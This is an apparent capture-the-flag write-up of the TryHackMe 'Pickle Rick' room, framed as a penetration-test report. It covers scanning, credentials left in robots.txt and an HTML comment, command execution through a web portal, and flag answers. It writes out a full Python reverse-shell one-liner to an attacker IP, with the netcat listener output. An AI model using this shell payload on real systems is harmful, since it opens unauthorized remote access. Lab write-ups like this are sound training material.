Introduction

1 Overview

The report documents the findings of penetration testing of Pickle Rick box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “Pickle Rick box” specified that the testing will occur only on the given box, located in room “picklerick”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

Enumeration – User

System misconfiguration - Root Flag


User Flag - 39400c90bc683a41a8935e4719f181bf

Root Flag - d89d5391984c0450a95497153ae7ca3a

Proof of concept (with HD screenshots) –

Reconnaissance:


Command: nmap -sC -sV 10.10.234.64



```
root@kali:~# nmap -sV -sC 10.10.234.64
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-22 19:21 EDT
Nmap scan report for 10.10.234.64
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 f7:8b:70:95:b8:9a:82:31:2e:c8:96:a3:ff:51:50:92 (RSA)
|   256 43:28:92:87:2e:c6:59:86:bc:b8:e8:14:7d:6b:3b:ce (ECDSA)
|_  256 9c:1f:d1:f2:bf:7c:de:16:44:a8:f9:d9:62:45:de:df (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.85 seconds
root@kali:~# 
```

We see 2 services ssh and http running on this server. Let’s enumerate the website and see if we can find something.


Using dirb to find as many pages as we can on the website.



```
root@kali:~# dirb http://10.10.234.64

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 22 19:22:21 2021
URL_BASE: http://10.10.234.64/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.234.64/ ----
==> DIRECTORY: http://10.10.234.64/assets/
+ http://10.10.234.64/index.html (CODE:200|SIZE:1062)
+ http://10.10.234.64/robots.txt (CODE:200|SIZE:17)
+ http://10.10.234.64/server-status (CODE:403|SIZE:300)

---- Entering directory: http://10.10.234.64/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Command: dirb http://10.10.66.8 -w /usr/share/wordlists/dirb/big.txt

Lets check the robots.txt.




```
10.10.234.64/robots.txt

Wubbalubbadubdub
```

We have found a string which could be a password. Now we should check for a username and a login page.


I tried to check the source code of the index page and found a username was written in the comments

Username: RickRul3s



```
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="assets/bootstrap.min.css">
    <script src="assets/jquery.min.js"></script>
    <script src="assets/bootstrap.min.js"></script>
    <style>
    .jumbotron {
      background-image: url("assets/rickandmorty.jpeg");
      background-size: cover;
      height: 340px;
    }
    </style>
  </head>
  <body>

    <div class="container">
      <div class="jumbotron"></div>
      <h1>Help Morty!</h1></br>
      <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
      <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
      I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
    </div>

    <!--

      Note to self, remember username!

      Username: R1ckRul3s
```

So now we have a username and a password we should search where can we login with these credentials. I tried dirb again but this time with directory-list-2.3-medium.txt and I got a login.php page.




Portal Login Page

Username:


Password:

Now as we have got the credentials let's try to check those here maybe we can login and then we can enumerate that as well.



After successfully logging in we were redirected to portal.php where there is a command portal and maybe we can use linux commands to get something from there.


Command : ls



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Using ls we got our 1st flag(Sup3rS3cretPickl3Ingred.txt) and we also saw a clue.txt file.


I tried to use cat clue.txt but this shows that cat is disabled.



Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

So now we have to something else to view the contents of this file. Lets try to use less maybe it will work.

Command : less Sup3rS3cretPickl3Ingred.txt




```
mr. meeseek hair
```

1st flag : mr. meeseek hair

And yes we got our 1st flag with less.


Now moving on to find remaining 2 flags. First, we will check the clue.txt



```
Look around the file system for the other ingredient.
```


Clue.txt says that we need to look for other folders to get the remaining flags. Now as rick is a user, I am assuming we can find a rick folder in home folder and we should check its content.

Command : ls -la /home/rick



```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

We have got our 2nd flag in rick folder.




```
1 jerry tear
```

2nd Flag : 1 jerry tear

I tried to look for all the other known folders but couldn’t find anything as rick is not a root user so, I thought of trying to get a shell if we have python or nc installed in this machine. Lets check we have anything to work with


Command: which python



```
/usr/bin/python3
```

Exploits:

We know that python3 is there in the system. We can try to use python one liner to get a shell on our machine.




Command Panel

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.145.85",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup
```

```
/usr/bin/python3
```

Command: python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.145.85",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'




```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.145.85] from (UNKNOWN) [10.10.234.64] 59044
www-data@ip-10-10-234-64:/var/www/html$ 
```

We have got a shell. Its time to get the last flag.

Firstly, we can try to use our basic privilege escalation methods as the last flag could be in root folder.

